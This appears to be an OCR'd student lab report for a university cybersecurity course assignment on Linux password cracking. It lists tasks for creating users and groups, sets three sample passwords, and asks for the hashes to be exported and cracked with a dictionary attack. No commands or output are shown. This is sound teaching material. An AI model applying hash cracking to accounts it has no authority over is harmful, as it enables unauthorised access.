OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #5: Password Cracking

RANEEM ALARIAN


UIN: 01199741

Task A: Linux Password Cracking


1. Create two groups, one is cyse301, and the other is your ODU Midas ID. Then display the corresponding group IDs



2. Create and assign three users to each group. Display related UID and GID information of each user



3. Choose three new passwords, from easy to hard, and assign them to the users you created. You need to show me the password you selected in your report, and DO NOT use your real-world passwords





Name1 user's password: hello


Name2 user's password: Appl3

Name3 user's password: P0r$h3!

4. Export all three users' password hashes into a file named "YourMIDAS-HASH". Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment




